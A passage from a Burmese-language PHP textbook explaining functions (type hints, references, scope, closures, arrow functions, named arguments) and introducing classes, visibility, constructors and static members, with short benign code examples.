Type Hint လုပ်စဉ်မှာ | Operator လေးနဲ့ လက်ခံလိုတဲ့ Type အမျိုးမျိုးကို ပူးတွဲကြညာလို ရတာပါ။ နေ့နာအရ price() Function ကလက်ခံမယ့် \$n Parameter ဟာ Integer သို့မဟုတ် Float နှစ်မျိုးထဲက တစ်မျိုး ဘာပဲဖြစ်ဖြစ် လက်ခံအလုပ်လုပ်သွားမှာပါ။ အကယ်၍ int လို တစ်မျိုးထဲ သတ်မှတ်ခဲ့မယ်ဆိုရင် ဒသဗောဓိနှင့် အနေနဲ့ ပေးခဲ့ရင် အလုပ်လုပ်ပုံ မှန်မှာ မဟုတ်တော့ပါဘူး။

နေ့နာမှာ Type နှစ်မျိုးကိုပူးတွဲကြညာပြထားပေမယ့် လက်တွေမှာ သုံးလေးမျိုး လိုသလောက် ပူးတွဲကြညာလိုရနိုင်ပါတယ်။ Parameter Type နဲ့ပဲ နေ့နာပြထားပေမယ့် Return Type မှာလည်း အလားတူလုပ်ဆောင်ချက် ရရှိနိုင်ပါတယ်။

Function တွေမှာ Parameter တွေပေးတဲ့အခါ Pass by Value နဲ့ Pass by Reference ဆိုပြီး နှစ်မျိုးရှိပါတယ်။ PHP မှာ Default က Pass by Value ဖြစ်ပါတယ်။ ဒါကြောင့် Argument အနေနဲ့ Variable တစ်ခုကို ပေးလိုက်ရင် အဲဒီ Variable ရဲ့ တန်ဖိုးကိုသာ ပေးလိုက်မှာပါ။ Variable တစ်ခုလုံးကို ပေးလိုက်တာမျိုး မဟုတ်ပါဘူး။ ဒီလိုပါ –

PHP

```
<?php

$name = "Alice";
function hello($n) {
    $n = "Bob";
    echo "Hello $n";
}

hello($name);      // Hello Bob
echo $name;         // Alice
```

နမူနာအရ \$name Variable တစ်ခုရှိနေပြီး အဲဒီ \$name ကို Argument အနေနဲ့ hello() ကိုခေါ်ယူစဉ်မှာ ပေးလိုက်ပါတယ်။ ဒါကြောင့် ပေးလိုက်တဲ့ \$name ထဲမှာရှိနေတဲ့တန်ဖိုးဖြစ်တဲ့ Alice က hello() ရဲ့ \$n ထဲကို ရောက်ရှိသွားပါတယ်။ \$n တန်ဖိုးကို Bob လိုပြောင်းတဲ့အခါ ဆုံးတန်ဖိုးပဲ ပြောင်းမှာပါ။ ပေးလိုက်တဲ့ \$name နဲ့ သက်ဆိုင်ခြင်းမရှိပါဘူး။ ဒါကြောင့် Function ရဲ့ ပြင်ပမှာ echo \$name နဲ့ ပြန်ထုတ်ကြည့်လိုက်တဲ့ အခါမှာလည်း မူလတန်ဖိုး Alice သာဆက်ရှိနေတာကို တွေ့မြင်ရမှာဖြစ်ပါတယ်။ ဒါဟာ Default အလုပ်လုပ်တဲ့ပုံစံ ဖြစ်ပါတယ်။

လိုအပ်လို့ Pass by Reference သဘောသဘာဝမျိုးနဲ့ ရေးချင်ရင်လည်း ရပါတယ်။ အဲဒီလိုဆိုရင်တော့ Variable တစ်ခုကို Argument အနေနဲ့ ပေးလိုက်ရင် Variable ကြီးတစ်ခုလုံးကို ချိတ်ပေးလိုက်တာပါ။ ဒါကြောင့် Function အတွင်းထဲမှာ၊ အဲဒီ Variable ပေါ်မှာ ပြုလုပ်သမှု အပြောင်းအလဲတွေက မူလ Variable ပေါ်မှာလည်း သက်ရောက်သွားမှာ ဖြစ်ပါတယ်။

PHP

```
<?php

$name = "Alice";

function hello(&$n) {
    $n = "Bob";
    echo "Hello $n";
}

hello($name);      // Hello Bob
echo $name;        // Bob
```

Parameter မှာ & သက်တလေး ပါသွားတာပါ။ ဒါဟာ Reference Operator ဖြစ်ပါတယ်။ ဒါကြောင့် hello() ကိုခေါ်ယူစဉ်မှာ \$name ကိုပေးလိုက်တဲ့အခါ Variable တစ်ခုလုံးကို ချိတ်ပေးလိုက်တာပါ။ ဒါကြောင့် Function ထဲမှာ \$name ကို လက်ခံယူတဲ့ \$n တန်ဖိုး ပြောင်းတဲ့အခါ မူလ \$name တန်ဖိုးလည်း လိုက်ပြောင်းသွားတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

ဒါဟာ Pass by Value နဲ့ Pass by Reference တို့၏ ခြားနားချက်ပဲဖြစ်ပါတယ်။

PHP Function တွေဟာ Global Scope ဖြစ်ပါတယ်။

PHP

```
<?php

function one() {
    $name = "One";
}

one();
echo $name;

// Warning: Undefined variable $name
```

နဲ့မူနာအရ one () Function ရဲ့အတွင်းမှာ ကြညာထားတဲ့ \$name Variable ဟာ one () Function နဲ့
သာ သက်ဆိုင်တယ် Function Local Variable ဖြစ်ပါတယ်။ ဒါကြောင့် အပြင်ကနေ အဲဒီ Variable ကိုခေါ်
သုံးတဲ့အခါ သုံးလို့မရတာကို တွေ့ရနိုင်ပါတယ်။

PHP

```
<?php

function one() {
    function two() {
        echo "Two";
    }
}

one();
two(); // Two
```

ဒီနဲ့မူနာမှာတော့ one () Function ရဲ့ အတွင်းမှာ two () Function ရှိနေပါတယ်။ ဒါပေမယ့် Function
တွေဟာ ဘယ်နားမှာပဲရေးရေး Global Scope ရလို့ ပြင်ပကနေ ခေါ်သုံးတဲ့အခါ သုံးလို့ရနေတာကို တွေ့
မြင်ရမှာပဲ ဖြစ်ပါတယ်။ ဒါဟာ သတိပြုစရာ သဘောသဘာဝတစ်ခုပါ။

နောက်ထပ်သတိပြုစရာကတော့ two () Function ဟာ one () Function ထဲမှာရေးထားလို့ one ()
Function ကိုခေါ်လိုက်မှ two () Function အသက်ဝင်သွားမှာပါ။ ဒါကြောင့် ပေးထားတဲ့နဲ့မူနာမှာ

`one()` Function ကို အရင်ခေါ်ပြီးမှ `two()` Function ကို ခေါ်ထားတာကို တွေ့ရနိုင်ပါတယ်။ အကယ်၍ `one()` Function ကို မခေါ်ဘဲ `two()` Function ကို ခေါ်ဖို့ကြိုးစားရင်တော့ Error တက်မှာပါ။ `one()` Function အလုပ်လုပ်လိုက်မှသာ သူ့အထဲက `two()` Function က အသက်ဝင်မှာမျှလိုပါ။

နောက်ပြီးတော့ ဟိုးအပေါ်မှာ Variable အကြောင်းပြောတုံးက ပြောခဲ့ပြီးသား အကြောင်းအရာတစ်ခု ရှိပါတယ်။ Variable တွေဟာ ကြညာထားတဲ့ Scope မှာပဲ တိုက်ရှိက်သုံးလို့ရပါတယ်။ Global Scope မှာ ကြညာထားတဲ့ Variable ကို Function ကနေတိုက်ရှိက်သုံးလို့ရမှာ မဟုတ်ပါဘူး။ Global Variable ကို Global Scope မှာပဲ သုံးလို့ရမှာပါ။ ဒီလိုပါ -

PHP

```
<?php

$name = "Alice";

function hello() {
    echo "Hello $name";
}

hello();
// Warning: Undefined variable $name
```

`$name` Variable ဟာ Global Variable တစ်ခုဖြစ်ပေမယ့် Function ရဲ့အတွင်းထဲမှာ သုံးဖို့ကြိုးစားတဲ့ အခါ Undefined Variable ဆိုတဲ့ Warning တက်နေတာပါ။ အကယ်၍ Global Variable ကို အသုံးပြုလို ရင် အသုံးပြုလိုကြောင်း ကြို့တင်ကြညာပြီးတော့မှသာ အသုံးပြုရပါတယ်။ ဒီလိုပါ။

PHP

```
<?php

$name = "Alice";

function hello() {
    global $name;
    echo "Hello $name";
}

hello();           // Hello Alice
```

ဒီတစ်ခါတော့ Error တွေ Warning တွေမတက်တော့ပါဘူး။ global Statement နဲ့ အသုံးပြုမယ့် အကြောင်း ကြေညာပြီးမှ အသုံးပြုလိုက်တဲ့အတွက် အဆင်ပြေသွားပါတယ်။ ဒီနည်းနဲ့ Global Variable တွေကို အသုံးပြုတဲ့အခါ ရယူအသုံးပြုယုံတင် မကပါဘူး၊ Global Variable ရဲ့ တန်ဖိုးတွေကိုလည်း ပြောင်းလိုက်ရသွားပါတယ်။ ဒီလိုပါ –

PHP

```
<?php
$name = "Alice";

function hello() {
    global $name;
    $name = "Bob";
}

hello();
echo $name;           // Bob
```

နှမူနာအရ မူလ \$name Variable ရဲ့တန်ဖိုး Alice ဖြစ်ပေမယ့် hello() Function က သူတန်ဖိုးကို Bob လို့ ပြောင်းလိုက်ပါတယ်။ ဒါကြောင့် ပြန်ထုတ်ကြည်တဲ့အခါ \$name ရဲ့ တန်ဖိုး Bob ဖြစ်နေတာကို တွေ့မြင်ရခြင်းပဲ ဖြစ်ပါတယ်။

PHP မှာ Variable Function ဆိုတဲ့ သဘောသဘာဝတစ်ခုလည်း ရှုပါသေးတယ်။ Variable ရဲ့နောက်မှာ စိတ်ကွင်းအဖွင့်အပိတ် ထည့်ပေးလိုက်ခြင်းအားဖြင့် Function တစ်ခုကဲ့သို့ ခေါ်ယူနိုင်တဲ့ သဘောမျိုးပါ။

PHP

```
<?php
function add($a, $b) {
    echo $a + $b;
}

$name = "add";
$name(1, 2);    // 3
```

`$name` Variable ထဲမှာ `add` ဆိတဲ့ String တန်ဖိုးတစ်ခုရှိနေတဲ့အတွက် `$name()` လိုပြောလိုက်တာဟာ `add()` လိုပြောလိုက်တာနဲ့ အတူတူပါပဲ။ ဒါကြောင့် `add()` Function အလုပ်လုပ်သွားတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။ PHP မှာ Function Expression ရေးထုံးလည်း ရှိပါသေးတယ်။ Nameless Function (သို့မဟုတ်) Anonymous Function လိုလည်း ခေါ်နိုင်ပါတယ်။

PHP

```
<?php

$nums = [1, 2, 3, 4];

function two($n) {
    return $n * 2;
}

$result = array_map("two", $nums);

print_r($result);

// Array ( [0] => 2 [1] => 4 [2] => 6 [3] => 8 )
```

နမူနာမှာ `$nums` Array ရှိပြီး ပေးလိုက်တဲ့တန်ဖိုးကို 2 နဲ့ မြောက်ပေးတဲ့ `two()` Function လည်းရှိနေပါတယ်။ Array တွေ Loop လုပ်ဖို့အတွက် PHP မှာ လည်း `map()` Function ရှိပါတယ်။ `array_map()` လို့ ခေါ်ပါတယ်။ ရှေ့ပိုင်းမှာ Function အကြောင်း မပြောရသေးလို့ ထည့်မပြောခဲ့တာပါ။ `array_map()` က Callback Function နဲ့ Array တိုကို Parameter အနေနဲ့လက်ခံပါတယ်။ ဒါကြောင့် Callback အဖြစ် `two` ကိုပေးပြီး Array အဖြစ် `$nums` ကိုပေးလိုက်တဲ့အခါ အတဲကတန်ဖိုးတွေကို 2 နဲ့ ကိုယ်စိမြောက်ပေးထားတဲ့ `$result` Array ကို ပြန်ရတာ တွေ့မြင်ရမှာပဲ ဖြစ်ပါတယ်။ ဒါကို အခုံလို့ ပြင်ရေးလိုက်လည်း ရနိုင်ပါတယ်။

PHP

```
<?php

$nums = [1, 2, 3, 4];

$result = array_map(function($n) {
    return $n * 2;
}, $nums);

print_r($result);

// Array ( [0] => 2 [1] => 4 [2] => 6 [3] => 8 )
```

ရလဒ်က အတူတူပါပဲ။ ြိုရေးထားတဲ့ Function ကို Callback အနေနဲ့ မပေးတော့ဘဲ၊ Function Expression ကို Callback အနေနဲ့ ပေးလိုက်တာပါ။ Function Expression ကို Variable တွေထဲမှာ Assign လုပ်ထားလို့လည်း ရနိုင်ပါတယ်။

PHP

```
<?php

$two = function($n) {
    echo $n * 2;
};

$two(2); // 4
```

\$two Variable ထဲမှာ Function ရှိနေတဲ့အတွက် စောစောကပြောခဲ့တဲ့ Variable Function ရေးထုံးနဲ့ ခေါ်ယူအသုံးပြုလိုက်တာပါ။ ဒီလို Function Expression တွေရေးတဲ့အခါ အသုံးပြုစေလိုတဲ့ Variable တွေကို use Statement နဲ့ ထည့်ပေးလိုက်လို့ ရနိုင်ပါတယ်။ ဒီလိုပါ -

PHP

```
<?php

$name = "Alice";
$hello = function() use ($name) {
    echo "Hello $name";
};
$hello(); // Hello Alice
```

စောစောကဲပဲ Global Variable တွေကို Function ထဲမှာ သုံးချင်ရင် global Statement နဲ့ ကြိုးပြောပြီး မှ သုံးလို့ရတယ်လို့ ပြောခဲ့ပါတယ်။ အခြေတွေ့ဗုဏ် Statement မလိုအပ်တော့ပါဘူး။ use Statement ကိုသုံးပြီး တစ်ခါထဲ တွဲထည့်ပေးလိုက်လိုပါ။ ဒီနည်းရဲ့ အားသာချက်ကတော့ တန်ဖိုးကို Value အနေနဲ့သာ ပေးလိုက်တာပါ။ ဒါကြောင့် Function အတွင်းမှာ တန်ဖိုးပြောင်းလိုက်လိုလည်း မူလပင်မ Variable မှာ တန်ဖိုးပြောင်းမှာ မဟုတ်ပါဘူး။ ဒီလိုစမ်းကြည့်လိုရပါတယ်။

PHP

```
<?php

$name = "Alice";

$hello = function() use ($name) {
    $name = "Bob";
    echo "Hello $name";
};

$hello();           // Hello Bob

echo $name;        // Alice
```

Function အတွင်းမှာ \$name တန်ဖိုးကို ပြောင်းလိုက်ပေမယ့်၊ မူလ \$name တန်ဖိုးကတော့ မပြောင်းဘူး ဆိုတာကို တွေ့မြင်ရတာပဲ ဖြစ်ပါတယ်။

PHP မှာ Arrow Function ရေးထုံးလည်း ရှိပါသေးတယ်။ JavaScript ရဲ့ Arrow Function နဲ့ ရေးထုံးနည်းနည်းဆင်ပါတယ်။ တူတော့ မတူပါဘူး။ ဒီလိုပါ –

PHP >= 7.4

```
$two = fn ($n) => $n * 2;

echo $two(3);      // 6
```

fn ရဲ့နောက်မှာ စိုက်ကွင်းအဖွင့်အပိတ်နဲ့ Parameter List လိုက်ပြီး သူနောက်ကနေ => သက်တဲ့ အတူ Return ပြန်ပေးရမယ့် Expression ကို ပေးလိုက်ရတာပါ။ JavaScript မှာ fn မလိုပါဘူး။ PHP မှာ ထည့်ပေးရပါတယ်။ PHP မှာ => သက်တဲ့ Array တွေမှာလည်း သုံးတဲ့အတွက် Array နဲ့မရောစော့

အတွက် ရှုံးကနေ `fn` ထည့်ပေးရတဲ့သဘော ဖြစ်မယ်လို့ ယူဆပါတယ်။ ပြီးတော့ တွန်းဂွင်းအဖွင့်အပိတ် တွေ ထည့်လို့မရတာကိုလည်း သတိပြုရပါမယ်။ ဒါကြောင့် Function Statement တွေ ရေးလိုတော့ ရမှာ မဟုတ်ပါဘူး။ Expression တစ်ခုပဲ ရေးလိုရမှာပါ။

Arrow Function ရဲ့ နောက်ထပ်ထူးခြားချက်တစ်ခုက Global Variable တွေကို တိုက်ရှိက် အသုံးပြုနိုင် ခြင်း ဖြစ်ပါတယ်။ `global` တွေ `use` တွေ မလိုအပ်တော့ပါဘူး။ ဒီလိုပါ -

PHP >= 7.4

```
<?php

$x = 3;
$add = fn($y) => $x + $y;

echo $add(5); // 8
```

Global Variable ဖြစ်တဲ့ `$x` တန်ဖိုးကို Arrow Function ရဲ့ Expression မှာ ထည့်သုံးလို့ ရနေတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။

Named Arguments

Function တွေခေါ်တဲ့အခါ Arguments အစီအစဉ်ကို ရှုံးနောက် မှန်အောင် ပေးရပါတယ်။ ဒီလိုပါ -

PHP

```
<?php

function profile($name, $email, $age) {
    echo "$name ($age) @ $email";
}

profile("Alice", "alice@gmail.com", 22);

// Alice (22) @ alice@gmail.com
```

နမူနာအရ `profile()` Function ကို ခေါ်ချင်ရင် `$name`, `$email`, `$age` အစီအစဉ် မှန်အောင်ပေးရပါတယ်။ ရွှေနောက်လွှဲတာနဲ့ ရလဒ်လည်း လွှဲသွားမှာပါ။ ဒါကြောင့် တစ်ချို့ Argument များတဲ့ Function တွေမှာ ရွှေနောက်အစီအစဉ်ကို လိုက်မှတ်နေရတာ တော်တော် အလုပ်ရှုပါတယ်။

PHP 8 မှာတော့ Named Arguments လိုပေါ်တဲ့ ရေးထုံးပါဝင်လာလို့ အဆင်ပြေသွားပါတယ်။ ရွှေနောက်အစီအစဉ် မမှတ်မိရင်လည်း ကိုယ်ပေးချင်တဲ့ Argument အမည်နဲ့တွဲပြီးပေးလိုက်လို့ ရသွားပါပြီ။ ဒီလိုပါ -

PHP >= 8.0

```
function profile($name, $email, $age) {
    echo "$name ($age) @ $email";
}

profile(age: 23, name: "Bob", email: "bob@gmail.com");
// Bob (23) @ bob@gmail.com
```

Argument အမည်နဲ့ ပေးချင်တဲ့ တန်ဖိုးကို တွဲပေးလိုက်တဲ့အတွက် ရွှေနောက်အစီအစဉ် မှန်စရာ မလိုအပ်တော့ပါဘူး။ အဆင်ပြေသွားပါပြီ။ နောက်ဆုံးတစ်ခုအနေနဲ့ ပေးတဲ့ Argument တွေများတဲ့အခါ နှစ်ကြောင်းသုံးကြောင်းခွဲရေးလိုဂျာတယ် ဆိုတာလေးကို မှတ်သားစေချင်ပါတယ်။ ဒီလိုပါ -

PHP >= 7.3

```
profile(
    age: 23,
    name: "Bob",
    email: "bob@gmail.com",
);
```

Argument (၃) ခုကို (၃) ကြောင်းခွဲပြီး ရေးလိုက်တာပါ။ ဒီလိုရေးလိုပါတယ်။ ဒီလိုရေးတဲ့အခါ နောက်ဆုံးက Trailing Comma ကို Array တွေမှာ လက်ခံသလိုပဲ Arguments List မှာလည်း လက်ခံတယ်ဆိုတာကို တစ်ခါထဲ တွဲဖက်မှတ်သားရမှာပါ။ ဒါဟာလည်း အသုံးဝင်တဲ့ ရေးထုံးတစ်ခုပဲဖြစ်ပါတယ်။

အခန်း (၃၁) – PHP OOP – Object-Oriented Programming

ပြီးခဲ့တဲ့အခန်းမှာ PHP ဟာ Object-Oriented Language တစ်ခု မဟုတ်ဘူးလို ပြောခဲ့ပါတယ်။ မှန်ပါတယ်။ Language ကိုယ်တိုင်က Procedural Language တစ်ခုသာ ဖြစ်ပေမယ့်၊ PHP ကိုအသုံးပြုပြီး Object-Oriented ကုဒ်တွေ ရေးသားဖို့အတွက် ပြည့်စုံတဲ့ ရေးထုံးတွေ ပါဝင်ပါတယ်။ Object-Oriented Language ပါဆိုတဲ့ JavaScript ထက်တောင် ရေးထုံးပိုင်းမှာ ပိုမို ပြည့်စုံပါသေးတယ်။ ဥပမာ – Interface လိုလုပ်ဆောင်ချက်မျိုးတွေ၊ Abstract Class လိုလုပ်ဆောင်ချက်မျိုးတွေ JavaScript မှာ အခု ဒီစာကို ရေးသားနေချိန်ထိ မပါဝင်သေးပါဘူး။ PHP မှာတော့ ဒီရေးထုံးတွေထိ အကုန်အပြည့်အစုံ ရှိနေပါတယ်။

OOP ရေးထုံး ပြည့်စုံတဲ့အပြင်၊ ရေးသားရလွယ်ကူပြီး၊ အများစုရင်းနှီးပြီးသား ရေးဟန်ရှိလို 00P အကြောင်း နားလည်လွယ်အောင် ရှင်းပြုလိုတဲ့အခါမှာ PHP ကို အသုံးပြုပြီး ရှင်းပြုကြတာကိုလည်း မကြာ မကြာ တွေ့နေရပါတယ်။ JavaScript လို Language မျိုးက သူ့လောက် ရေးထုံး မပြည့်စုံပါဘူး။ Java လို Language မျိုးက ရေးထုံးပိုင်း တင်းကြပ်လို ရေးရခ်ပါတယ်။ Python လို Language မျိုးက တစ်ချို့ တွေအတွက် အမြင်စိမ်းနေနိုင်ပါတယ်။ ဒီလို Language တွေကြားထဲမှာ PHP က ရေးထုံးလည်းပြည့်စုံ၊ ရေးရလည်းလွယ်၊ အများစုရင်းနှီးပြီးသား ရေးဟန်လည်းရှိလို တော်တော်အဆင်ပြေတဲ့ Language တစ်ခု လို ဆိုနိုင်ပါတယ်။

PHP မှာ Object-Oriented Language အများစုနည်းတူ Class တွေကို အသုံးပြုပြီး Object တွေ တည်ဆောက်နိုင်ပါတယ်။ Language နဲ့အတူပါဝင်တဲ့ Standard Class တစ်ချို့ရှိသလို ကိုယ်တိုင်လည်း Class တွေကို ရေးသားနိုင်ပါတယ်။ ဒီလိုပါ –

PHP

```
<?php

class Animal
{
    //
}
```

ဒါဟာ ဘာသတ်မှတ်ချက်မှမပါတဲ့ Class အလွတ်တစ်ခုဖြစ်ပါတယ်။ ဒါ Class ကို အသုံးပြုပြီး Object တော်ဆောက်မယ်ဆိုရင် တည်ဆောက်လိုရပါပြီ။ ဒါလိုပါ -

```
$dog = new Animal;
```

`new` Statement ကိုအသုံးပြုပြီး Object တစ်ခု တည်ဆောက်လိုက်တာပါ။ Object ရဲအမည်က `$dog` ဖြစ်ပြီး Animal Class ကနေဖြစ်ပေါ်လာတဲ့အတွက် Animal Object လို ဆိုနိုင်ပါတယ်။ အဲဒီ Object မှာ တန်ဖိုး (Property) တွေ၊ လုပ်ဆောင်ချက် (Method) တွေမရှိသေးပါဘူး။ အခုလို လေ့လာကြည့်နိုင်ပါတယ်။

```
var_dump($dog); // object(Animal)#1 (0) { }
```

`var_dump()` နဲ့ စစ်ကြည့်လိုက်တဲ့အခါ `$dog` ဟာ Animal Object တစ်ခုဖြစ်တယ်ဆိုတာကို တွေ့မြင်ရမှာဖြစ်ပြီး ဘာတန်ဖိုးမှတော့ မရှိသေးတာကိုလည်း တွေ့မြင်ရမှာပါ။ Class အလွတ်ကနေ ဖြစ်ပေါ်လာတဲ့ Object မို့လို Object အလွတ်တစ်ခုသာ ဖြစ်နေမှာပါ။

Class ရေးသားစဉ်မှာ အဲဒီ Class ကိုအသုံးပြုတည်ဆောက်တဲ့ Object တွေမှာ ရှိရမယ့် Property တွေ Method တွေကို တစ်ခါထဲ ထည့်သွင်းသတ်မှတ်ပေးနိုင်ပါတယ်။ အဲဒီလို သတ်မှတ်တဲ့အခါ၊ သတ်မှတ်ပေးလိုက်တဲ့ Property တွေ သတ်မှတ်ရေးနှင့်ရှိတာလဲဆိုတဲ့ Access Control တွေ သတ်မှတ်ပေးနိုင်ပါတယ်။ Visibility လိုလည်း ခေါ်ကြပါတယ်။ PHP မှာ Public, Private နဲ့ Protected လိုပေါ်တဲ့ Access Control သတ်မှတ်ချက် (၃) မျိုး ရှိပါတယ်။ Public ဆိုတာ ကြိုက်တဲ့နေရာ မှာ အသုံးပြုခွင့်ရှိတယ်ဆိုတဲ့ အဓိပ္ပာယ်ဖြစ်ပြီး Private ဆိုတာကတော့ လက်ရှိ Class အတွင်းမှာသာ

အသုံးပြုခွင့်ရှိတယ်ဆိုတဲ့ အမိပါယ်ပါ။ Protected ကတေသာ လက်ရှိ Class နဲ့ လက်ရှိ Class ကို ဆက်ခံဖြစ်ပေါ်လာတဲ့ Child Class တွေမှာ အသုံးပြုခွင့်ရှိတယ်ဆိုတဲ့အမိပါယ်ပါ။ Property တွေ Method တွေ သတ်မှတ်တဲ့အခါ ဒီလို Access Control တွေကို ထည့်သွင်းသတ်မှတ်ပေးရပါတယ်။ အခုလို နမူနာလေး တစ်ခု စမ်းကြည့်နိုင်ပါတယ်။

PHP

```
<?php

class Animal
{
    public $name;

    public function run()
    {
        echo "$this->name is running...";
    }
}
```

အခုဆိုရင် Animal Class မှာ \$name လိုခေါ်တဲ့ Property နဲ့ run() လိုခေါ်တဲ့ Method တစ်ခုပါဝင် သွားပါပြီ။ Property တွေသတ်မှတ်တဲ့အခါ Variable အနေနဲ့ပဲ သတ်မှတ်ပေးရပါတယ်။ Method တွေ သတ်မှတ်လိုရင်တော့ Function တွေကို အသုံးပြုရတာပါ။ ထူးခြားချက်အနေနဲ့ \$this လိုခေါ်တဲ့ Pseudo Variable ကို သတိပြုပါ။ Class အတွင်းမှာ ကြညာထားတဲ့ Property တွေ Method တွေကို အသုံးပြုလိုရင် ဒီအတိုင်းချသုံးလိုက်လို မရပါဘူး။ \$this ကနေတစ်ဆင့် သုံးပေးရပါတယ်။ ဒါကြောင့် \$this->name ဆိုတာဟာ သူအပေါ်မှာ ကြညာထားတဲ့ \$name Property ကို အသုံးပြုလိုက်ခြင်း ဖြစ်ပါတယ်။

အခုနေ ဒီ Class ကိုအသုံးပြုပြီး Object တည်တောက်လိုက်ရင် တည်ဆောက်လိုက်တဲ့ Object တွေမှာ name Property နဲ့ run() Method တို့ပါဝင်သွားမှာပဲ ဖြစ်ပါတယ်။ ဒီလိုပါ -

```
$dog = new Animal;
$dog->name = "Bobby";
$dog->run(); // Bobby is running...
```

နမူနာအရ Animal Class ကိုအသုံးပြုပြီး \$dog Object ကိုတည်ဆောက်ထားပါတယ်။ ဒါကြောင့် \$dog Object မှာ name Property နဲ့ run() Method တို့ရှိနေပါပြီ။ Object ရဲ့ Property တွေ Method တွေကို ရယူ/အသုံးပြုဖို့အတွက် Object Operator အနေနဲ့ -> သက်တကိုအသုံးပြုရပါတယ်။ Dart Operator လို့ ခေါ်ကြပါတယ်။ Java, JavaScript, Python စသည်ဖြင့် Object-Oriented Language အများစုက Dot ကို Object Operator အနေနဲ့ အသုံးပြုကြပေမယ့် PHP မှာတော့ Dart ကိုအသုံးပြုရခြင်း ဖြစ်ပါတယ်။ နမူနာအရ name Property ရဲ့ တန်ဖိုးကို Bobby လို့သတ်မှတ်ပေးလိုက်တာပါ။ ပြီးတော့မှ run() Method ကို ခေါ်ယူလိုက်တဲ့အခါ ရလဒ်အနေနဲ့ Bobby is running... ကို တွေ့မြင်ရမှာဖြစ်ပါတယ်။ ကြိုတင် ရေးသားထားတဲ့အတိုင်း run() Method ၏ name Property ရဲ့တန်ဖိုးကို ထည့်သွင်း အသုံးပြုသွားတာပါ။

ဒီလို Object ကနေ Property တွေ Method တွေကို အသုံးပြုလို့ရတယ်ဆိုတာ Public အဖြစ် ကြေညာ ရေးသားထားလိုပါ။ Public Member တွေကို အခုလိုအသုံးပြုခြင်းရှိပါတယ်။ Private ဆိုရင်တော့ အခုလိုသုံးလို့ရမှာ မဟုတ်ပါဘူး။ ဥပမာ –

PHP

```
<?php

class Animal
{
    private $name;
}

$dog = new Animal;
$dog->name = "Bobby";

// Error: Cannot access private property
```

နမူနာမှာ name ဟာ Private Property ဖြစ်သွားပါပြီ။ ဒါကြောင့် Object ကနေတစ်ဆင့် name ရဲ့တန်ဖိုး ကို ပြောင်းဖို့ကြိုးစားတဲ့အခါ ပြောင်းခွင့်မရှိဘူးဆိုတဲ့ Error ကို ရရှိမှာ ဖြစ်ပါတယ်။

Object တည်ဆောက်လိုက်တာနဲ့ အလုပ်လုပ်သွားစေချင်တာတွေ ရှိရင်လည်း သတ်မှတ်ထားနိုင်ပါတယ်။ Constructor လို့ခေါ်ပါတယ်။ အရင်က Class အမည်နဲ့ Method အမည်ကို တူအောင်ပေးလိုက်ရင် Constructor ရပါတယ်။ ဒီလိုပါ –

```
<?php

class Animal
{
    public function Animal()
    {
        echo "Creating Animal object";
    }
}

$dog = new Animal;

// Creating Animal object
```

Class အမည်က Animal ဖြစ်ပြီး Method အမည်ကလည်း Animal ဖြစ်နေတဲ့အခါ Constructor ဖြစ်သွားပြီး Object တည်ဆောက်တာနဲ့ အလိုအလျောက် အလုပ်လုပ်သွားမှာပါ။ ဒါပေမယ့် PHP 7 ကနေစပ်ပြီး ဒီရေးနည်းကို လက်မခံတော့ပါဘူး။ ဒါကြောင့် PHP 5 နဲ့စမ်းကြည့်ရင် ရလဒ်မှန်ပေမယ့် PHP 7 တို့ 8 တို့နဲ့ ဆိုရင်တော့ အလုပ်လုပ်မှာ မဟုတ်ပါဘူး။ ရှိခဲ့ဖူးမှန်းသိအောင် ထည့်ပြေတာပါ။ တစ်ကယ်ရေးနည်းအမှန် ကတော့ __construct() လိုက်တဲ့ Method ကို အသုံးပြုပြီးတော့ Construct ကို တည်ဆောက်ရပါတယ်။ ဒါကြောင့် အခုရေးနည်းအမှန်က ဒီလိုပါ -

PHP

```
<?php

class Animal
{
    public function __construct()
    {
        echo "Creating Animal object";
    }
}

$dog = new Animal;

// Creating Animal object
```

ဒီရေးနည်းကတော့ PHP 5, 7, 8 အားလုံးမှာ အလုပ်လုပ်တဲ့ ရေးနည်းဖြစ်ပါတယ်။ Object တည်ဆောက်လိုက်တာနဲ့ `__construct()` Method အလိုအလျောက် အလုပ်လုပ်သွားတာပါ။ ရှုံးက Underscore နှစ်ခုနဲ့ စပေးရတာကို သတိပြုပါ။ PHP မှာ အဲဒီလို Underscore နှစ်ခုနဲ့ စပေးရတဲ့ Magic Method တွေ ရှုပါတယ်။ သူနေရာနဲ့သူ ဆက်လက်ဖော်ပြပေးပါမယ်။ အခု လောလောဆယ် မှာတော့ Object တည်ဆောက်လိုက်ရင် `__construct()` Method အလုပ်လုပ်တယ်လို့ မှတ်သားရမှာပါ။

နမူနာမှာ နောက်ထပ်သတိပြုစရာကတော့ Constructor ကို Public အဖြစ် ကြေညာထားတာပဲ ဖြစ်ပါတယ်။ Constructor က Private ဆိုရင် ဘာဖြစ်မလဲ။ Object တည်ဆောက်လို့ ရတော့မှာ မဟုတ်ပါဘူး။ Object တည်ဆောက်ချိန်မှာ Constructor ကို အလုပ်လုပ်ဖို့ ကြိုးစားတဲ့အခါ မရနိုင်တဲ့အတွက်ပါ။

PHP

```
<?php

class Animal
{
    private function __construct()
    {
        echo "Creating Animal object...";
    }
}

$dog = new Animal;

// Error: Call to private __construct()
```

နမူနာအရ Object တည်ဆောက်လို့မရတော့ဘဲ Error တက်သွားတာကို တွေ့ရမှာပါ။ ဒီနေရာမှာ ပြောဖို့လို လာတာက Class Member ခါ Static Member တွေအကြောင်းပါ။ Object တည်ဆောက်စရာ မလိုဘဲ Class အမည်ကနေ တိုက်ရှိက် အသုံးပြုလိုရတဲ့ Property တွေ ကြညာလို့ရနိုင်ပါတယ်။ ဒီလိုပါ -

PHP

```
<?php

class Animal
{
    static $type = "Mammal";

    static function info()
    {
        echo "Group: " . static::$type;
    }
}

echo Animal::$type;           // Mammal
Animal::info();               // Group: Mammal
```

